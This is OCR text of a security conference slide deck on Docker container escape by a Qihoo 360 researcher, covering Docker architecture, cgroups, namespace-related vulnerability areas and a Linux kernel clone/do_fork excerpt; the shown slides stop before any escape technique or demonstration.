Docker Escape Technology


Shengping Wang
Qihoo 360 Marvel Team

AGENDA


- About Docker
- Vulnerability of Docker
- Docker Escape Technology
- Docker Escape demonstration

About Docker

Docker




How Docker works




Client-Server : Build, Ship, Run

Docker's key techniques




CGOURPS


CPU SUBSYSTEM
MEM SUBSYSTEM
BLKIO SUBSYSTEM
...
/cpu_mem_io_cg
/cg1
/cg2
CGroup Hierarchy
container tasks
container tasks

Vulnerability of Docker


Vulnerability

- Untrusted images
- Namespace



Attack Docker

- CONTAINER TO HOST
- CONTAINER TO CONTAINER



Docker Escape Technology

NAME SPACES

```
asmlinkage long sys_clone(unsigned long clone_flags, unsigned long
newsp, void __user *parent_tid,void __user *child_tid,struct pt_regs *regs)
{
return  do_fork(clone_flags,newsp,regs, 0,parent_tid, child_tid);
}

long do_fork(unsigned long clone_flags,
        unsigned long stack_start,
        unsigned long stack_size,
        int __user *parent_tidptr,
        int __user *child_tidptr)
{…}
```

CLONE_NEWNS/CLONE_NEWUTS/ CLONE_NEWPID/CLONE_NEWNET/ CLONE_NEWIPC etc…

NSPROXY

